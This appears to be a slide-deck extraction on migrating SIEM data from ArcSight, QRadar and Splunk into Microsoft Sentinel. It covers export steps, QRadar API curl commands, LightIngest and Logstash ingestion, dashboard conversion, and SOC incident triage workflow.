1	2016/11/21 15:08:44 PST	ESM	Local	Blue Coat	Proxy SG
2	2016/11/21 15:07:31 PST	ESM	Local	Blue Coat	Proxy SG

Step 1

Export Options

Save to local disk Save to ArcSight Command Center

File format CSV

Fields All fields

Include summary

Include only CEF events

Include base events (alerts only)

Rerun query

Export Cancel

Step 2

Exporting historical data from ArcSight Console

Active Channel: Live

Start Time: 21 Nov 2016 13:18:00 PST
End Time: 21 Nov 2016 15:19:00 PST
Filter: (MatchesFilter ("Not Correlated and Not Closed and Not Hidden") And MatchesFilter ("Non-ArcSight Internal Events"))
Inline Filter: No Filter

End Time	Name	Attacker Address	Target Address	Target Port	Priority	Device Vendor
21 Nov 2016 15:18:59 PST	Blue Coat Misc. Main Event	10.41.33.187			2	Blue Coat
21 Nov 2016 15:18:58 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:57 PST	Blue Coat Misc. Main Event	10.41.49.115			2	Blue Coat
21 Nov 2016 15:18:56 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:55 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:53 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:52 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:51 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:50 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:49 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:47 PST	Blue Coat Misc. Main Event	10.41.49.115			2	Blue Coat
21 Nov 2016 15:18:46 PST	Blue Coat Misc. Main Event	10.41.49.115			2	Blue Coat
21 Nov 2016 15:18:45 PST	Blue Coat Misc. Main Event	10.41.49.115			2	Blue Coat
21 Nov 2016 15:18:44 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:43 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:41 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:40 PST	Blue Coat Misc. Main Event	10.199.5.161			2	Blue Coat
21 Nov 2016 15:18:39 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:38 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:37 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:35 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:34 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:33 PST	Blue Coat Misc. Main Event	10.41.50.25			2	Blue Coat
21 Nov 2016 15:18:32 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:31 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:29 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat
21 Nov 2016 15:18:28 PST	Blue Coat Misc. Main Event	170.98.120.91			2	Blue Coat

Step 3

Step 4

Exporting historical data from ArcSight Console

The screenshot shows the ArcSight Console interface. A context menu is open over a list of events. The 'Export' option is highlighted, and a submenu is displayed with 'Events in channel...' selected. This submenu includes options for 'JPEG Image (*.jpg)' and 'External Event Tracking System'. Below the menu, a table of event data is visible.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
1	Agent Ad	Agent Dns	Agent Hos	Agent ID	Agent Ma	Agent Nt	Agent Rec	Agent Sev	Agent Tim	Agent Tra	Agent Tra	Agent Tra	Agent Tra	Agent Typ	Agent Ver	Agent Zor	Agent Zor
2	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
3	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
4	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
5	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
6	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
7	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	
8	172.16.100.109	fe80:0:0:0:3mHJrgj0BABCn-syvMBUdqA==													RFC1918:	1Mbp432A/ /All Zor	

Step 5

Step 6

Export historical data from QRadar

```
{  
  "cursor_id": "f9ceb5b8-64b9-4762-8364-5a13e711afcf",  
  "status": "COMPLETED",  
  "compressed_data_file_count": 0,  
  "compressed_data_total_size": 0,  
  "data_file_count": 0,  
  "data_total_size": 0,  
  "index_file_count": 0,  
  "index_total_size": 0,  
  "processed_record_count": 0,  
  "desired_retention_time_msec": 86400000,  
  "progress": 100,  
  "progress_details": [],  
  "query_execution_time": 63,  
  "query_string": "select QIDNAME(qid) as 'Event Name', logsourceIP\" as 'Source IP', \"sourcePort\" as 'Source Port', \"destinationIP\" as 'Destination IP', \"destinationPort\" as 'Destination Port', _raw from _index where ( \"sourceIP\" != '1.1.1.1' AND \"destinationIP\" != '1.1.1.1')",  
  "record_count": 0,  
  "size_on_disk": 24,  
  "save_results": false,  
  "completed": true,  
  "subsearch_ids": [],  
  "snapshot": null,  
  "search_id": "f9ceb5b8-64b9-4762-8364-5a13e711afcf"}  
}
```

To execute the search query that retrieves the historical data, open a command prompt and run one of these commands:

For the QRadar Console user ID method, run:

```
curl -s -X POST -u
<enter_qradar_console_user_id> -H
'Version: 12.0' -H 'Accept:
application/json'
'https://<enter_qradar_console_ip_or_h
ostname>/api/ariel/searches?query_expr
ession=<enter_encoded_AQL_from_previou
s_step>'
```

For the API token method, run:

```
curl -s -X POST -H 'SEC: <enter_api_token>'  
-H 'Version: 12.0' -H 'Accept:  
application/json'  
'https://<enter_qradar_console_ip_or_hostname>/api/ariel/searches?query_expression=<enter_encoded_AQL_from_previous_step>
```

Export historical data from QRadar

Run one of these commands to download the results or returned data from the JSON file to a folder on the current system:

For the QRadar Console user ID method, run:

```
curl -s -X GET -u <enter_qradar_console_user_id> -H 'Version: 12.0' -H 'Accept: application/json' 'https://<enter_qradar_console_ip_or_hostname>/api/ariel/searches/<enter_search_id_from_previous_step>/results' > <enter_path_to_file>.json
```

For the API token method, run:

```
curl -s -X GET -H 'SEC: <enter_api_token>' -H 'Version: 12.0' -H 'Accept: application/json' 'https://<enter_qradar_console_ip_or_hostname>/api/ariel/searches/<enter_search_id_from_previous_step>/results' > <enter_path_to_file>.json
```

Export historical data from Splunk

After you run a search, report, or pivot, click the Export button. The Export button is one of the Search action buttons.


Export Results

Format CSV ▾

File Name ? optional

Number of Results leave blank to export all results

Cancel **Export**



Use the Export Results window to specify the format and name for your export file:

Ingest historical data | Factors to consider


Available Platforms

- ▶ Basic Logs/Archive
- ▶ Azure Data Explorer (ADX)
- ▶ Azure Blob Storage
- ▶ ADX + Azure Blob Storage

Factors to consider

- ▶ Capabilities
- ▶ Usability
- ▶ Management overhead
- ▶ Performance
- ▶ Cost
- ▶ Data Accessibility
- ▶ Usecases
- ▶ Complexity
- ▶ Readiness

**Main factors
to finalize
your decision**



How will your organization use the ingested logs?



How fast does the migration need to run?



What is the amount of data to ingest?



What are the estimated migration costs, during and after migration?

Ingest historical data | General Considerations

Use of ingested logs

Your organization needs to keep the logs only for compliance or audit purposes.

Your organization needs to retain the logs so that your teams can access the logs easily and quickly.

Your organization needs to retain the logs so that your teams can access the logs occasionally.

Factors affecting Migration Speed

Data source

Compute power

- Scale vertically
- Scale horizontally

Target platform

- Each of the target platforms has a different performance profile.
- Azure Monitor Basic logs
- Azure Data Explorer
- Azure Blob Storage

Amount of data

Selecting a data ingestion tool

Azure Monitor
Basic Logs/Archive

Azure Data
Explorer

Azure Blob Storage

General
tools

Azure Monitor
custom log
ingestion tool

LightIngest

Azure Data
Factory or
Azure Synapse

Azure Data Box

Direct API


Logstash

AzCopy

SIEM data
migration
accelerator

Azure Data Explorer

Data Management & Ingestion



Azure Data Explorer

Ingesting all JSON files from a path

```
LightIngest.exe "https://ingest-{ClusterAndRegion}.kusto.windows.net;Fed=True"  
-database:DB  
-table:TABLE  
-source:"PATH"  
-pattern:*.json  
-format:json  
-mappingPath:"MAPPING_FILE_PATH"
```

Ruby

```
output {  
  kusto {  
    path => "/tmp/kusto/%{+YYYY-MM-dd-HH-mm-ss}.txt"  
    ingest_url => "https://ingest-<cluster name>.kusto.windows.net/"  
    app_id => "<application id>"  
    app_key => "<application key/secret>"  
    app_tenant => "<tenant id>"  
    database => "<database name>"  
    table => "<target table>" # logs as defined above  
    json_mapping => "<mapping name>" # basicmsg as defined above  
  }  
}
```

Configuring Logstash to send data to Azure Data Explorer

Azure Blob Storage

You can ingest data to Azure Blob Storage in several ways.

Azure
Data
Factory

Azure
Synapse

AzCopy

Azure
Storage
Explorer

Python

SSIS

Azure Data Box

Microsoft Azure

Report a bug

john@contoso.com MICROSOFT

Home > All resources > MyDataBox01

MyDataBox01 RESOURCE NAME FOR YOUR ORDER

Clone Download shipping label Schedule pickup Cancel Delete

Subscription (change) <Subscription name> Resource group (change) <Resource group name>

Subscription ID <Subscription ID>

Overview

Activity log

Settings

MENU

Locks

General

Quickstart

Order details

Device details

Current order status: Received on 08/21/2018, 10:59 AM.

DEVICE STATUS TRACKING

We have received the device and will notify you once the data copy starts.


PROCESSED  08/15/2018, 9:59 AM

DELIVERED  08/16/2018, 11:09 AM

RECEIVED  08/21/2018, 10:59 AM

DATA COPY 

Create a resource All services FAVORITES Dashboard All resources Resource groups App Services Function Apps SQL databases Azure Cosmos DB Virtual machines Load balancers Storage accounts Virtual networks Azure Active Directory Monitor Advisor Security Center Cost Management + Billing Help + support



Ingest to Azure Data Explorer



Install and configure LightIngest

Set up ADX cluster.

Create tables and define a schema for the CSV or JSON format (for QRadar)

Run LightIngest with the folder path that includes the exported logs as the path, and the ADX connection string as the output.

Ingest data to Microsoft Sentinel Basic Logs



Create a Workspace and install Microsoft Sentinel.

Create an App registration to authenticate against the API

Create a data collection endpoint

Create a custom log table Collect information from the data collection rule

Change the table from Analytics to Basic Logs.

Run the Custom Log Ingestion script.

Ingest to Azure Blob Storage

Install and configure
AzCopy

Create an Azure
Blob Storage
account

Run AzCopy

SIEM data migration accelerator

Home > Custom deployment >

Edit template

Edit your Azure Resource Manager template

+ Add resource ↑ Quickstart template ↑ Load file ↓ Download

- > Parameters (20)
- > Variables (7)
- ∨ Resources (12)
 - [parameters('virtualNetworkName')] (Microsoft.Network/virtualNetworks)
 - networkSecurityGroup1 (Microsoft.Network/networkSecurityGroups)
 - [variables('publicIPAddressName')] (Microsoft.Network/publicIPAddresses)
 - [variables('nicName')] (Microsoft.Network/networkInterfaces)
 - [variables('storageAccountName')] (Microsoft.Storage/storageAccounts)
 - [variables('vmName')] (Microsoft.Compute/virtualMachines)
 - [concat(variables('vmName'), '/downloadApps')] (Microsoft.Compute/virtualMachines/extensions)
 - [variables('storageAccountName')] (Microsoft.Storage/storageAccount) [variables('storageAccountName')] (Microsoft.Storage/storageAccounts)
 - [parameters('adxClusterName')] (Microsoft.Kusto/clusters)
 - [concat(parameters('adxClusterName'), '/', parameters('adxDbName'))] (Microsoft.Kusto/clusters/databases)
 - [parameters('workspaceName')] (Microsoft.OperationalInsights/workspaces)
 - [concat(parameters('workspaceName'), '/Microsoft.SecurityInsights/default')] (Microsoft.OperationalInsights/workspaces/providers/onboardingStates)

```
1  {
2      "$schema": "https://schema.management.azure.com/schemas/2019-04-01/deploymentTemplate.json#",
3      "contentVersion": "1.0.0.0",
4      "parameters": {
5          "location": {
6              "type": "string",
7              "metadata": {
8                  "description": "Deployment location"
9              }
10         },
11         "windowsOSVersion": {
12             "type": "string",
13             "defaultValue": "2019-Datacenter",
14             "allowedValues": [
15                 "2008-R2-SP1",
16                 "2012-Datacenter",
17                 "2012-R2-Datacenter",
18                 "2016-Nano-Server",
19                 "2016-Datacenter-with-Containers",
20                 "2016-Datacenter",
21                 "2019-Datacenter"
22             ],
23             "metadata": {
24                 "description": "The Windows version for the VM. This will pick a fully patched image of this given Windows version."
25             }
26         },
27         "vmName": {
28             "type": "string".
```

Save

Discard


Converting dashboards to Azure Workbooks



Review dashboards in your current SIEM



Splunk




ArcSight



IBM QRadar

Convert dashboards

Perform the following tasks in Azure Workbook and Microsoft Sentinel to convert your dashboard.



Demo

Create a Dashboard using Workbook

Updating SOC processes



SOC process Framework

Microsoft | Azure Marketplace More ▾ Search Marketplace More ▾ Sign in

Products > SOC Process Framework



SOC Process Framework

Microsoft Sentinel, Microsoft Corporation

Overview Plans Ratings + reviews

The Get-SOCActions Playbook with SocRA Watchlist.

Important: This Microsoft Sentinel Solution is currently in public preview. This feature is provided without a service level agreement, and it's not recommended for production workloads. Certain features might not be supported or might have constrained capabilities. For more information, see [Supplemental Terms of Use for Microsoft Azure Previews](#).

Note: There may be [known issues](#) pertaining to this Solution, please refer to them before installing.

This Solution contains all resources for the SOC Process Framework Microsoft Sentinel Solution. The SOC Process Framework Solution is built in order to easily integrate with Microsoft Sentinel and build a standard SOC Process and Procedure Framework within your Organization.

- By deploying this solution, you'll be able to monitor progress within your SOC Operations and update the SOC CMMI Assessment Score. This solution consists of the following resources:
- Integrated workbooks interconnected into a single workbook for single pane of glass operation.
- One Playbook for pushing SOC Actions to your Incidents.

Multiple Watchlists helping you maintain and organize your SOC efforts, including IR Planning, SOC CMMI Assessment Score, and many more.

Workbooks: 7, Watchlists: 12, Playbooks: 1

[Learn more about Microsoft Sentinel](#) | [Learn more about Solutions](#)

Learn more

Microsoft Sentinel
Microsoft Sentinel Solutions
Known Issues
SOCProcess

You can use the SOC Process framework to map your SOC process to Microsoft Sentinel capabilities

Update analyst workflow

Assign incidents

- ▶ Manually, in the Incidents page
- ▶ Automatically, using playbooks or automation rules

Triage incidents using

- ▶ The incident details in the Incident page
- ▶ Entity information in the Incident page, under the Entities tab
- ▶ Jupyter Notebooks

Investigate incidents using

- ▶ The investigation graph
- ▶ Microsoft Sentinel Workbooks
- ▶ The Log Analytics query window

Respond to incidents using

- ▶ Playbooks and automation rules
- ▶ Microsoft Teams War Room

Assign

Use the Microsoft Sentinel **Incidents** page to assign incidents.

The screenshot shows the Microsoft Sentinel Incidents page. At the top, it displays statistics: 386 Open Incidents, 386 New Incidents, and 0 Active Incidents. Below this is a search bar and a severity filter set to 'All'. A table lists incidents with columns for Severity, Incident ID, Title, and Alerts. A large black arrow points from the 'Incident ID' column of this table down to the 'Incident ID' column in a second, overlapping table below. This second table is part of an 'Assign' interface, which includes a search bar for users/groups, a 'Users' section listing several accounts, and a 'Groups' section listing a single group. The overall interface is clean and modern, typical of Microsoft's product design.

Severity	Incident ID	Title	Alerts
Medium	47061	host computer ContosoDc.Contoso.A...	60
High	47140	APT29-evidence	1
Medium	47076	Scheduled rule test	48
High	47139	APT29-evidence	1
High	47138	APT29-evidence	1
High	47137	APT29-evidence	1
High	47136	APT29-evidence	1

Incident ID	Title	Owner	Status	Severity
47061	host computer ContosoDc.Contoso.A...	Unassigned	New	Medium
47140	APT29-evidence	AATPSERVICE	New	High
47076	Scheduled rule test	AATPSERVICE	New	Medium
47139	APT29-evidence	AATPSERVICE	New	High
47138	APT29-evidence	AATPSERVICE	New	High
47137	APT29-evidence	AATPSERVICE	New	High
47136	APT29-evidence	ADFSERVICE	New	High

Triage

As a typical starting point, select **View full details** in the Incident page.

Tips to Expedite triage

- ▶ For quick filtering, in the Incidents page, search for incidents
- ▶ For faster triage, use the Alert details
- ▶ For deeper analysis,, select an incident and select Event
- ▶ or detailed entity information, select an incident and select an entity name
- ▶ To link to relevant workbooks, select Incident preview

The screenshot shows the Microsoft Sentinel interface. On the left, the 'Incident' page is displayed for 'Incident ID 47141'. It includes sections for 'Owner' (Unassigned), 'Status' (New), and 'Severity' (High). Below this are sections for 'Evidence' (Events: 5, Alerts: 1, Bookmarks: 0), 'Last update time' (05/29/22, 04:57 PM), and 'Creation time' (05/29/22, 04:57 PM). It also lists 'Entities' (3) and 'Tactics and techniques' (Execution: 1). A large black arrow points from the 'View full details' link in the 'Entities' section towards the 'Guided Investigation' notebook below. On the right, the 'Timeline' tab is selected in the 'Incident' page, showing a single entry for 'May 29 4:51 PM' with the note 'APT29-evidence High | Detected by Microsoft Sentinel | Tactics'. The 'Guided Investigation' notebook is open in a separate window, titled 'Incident 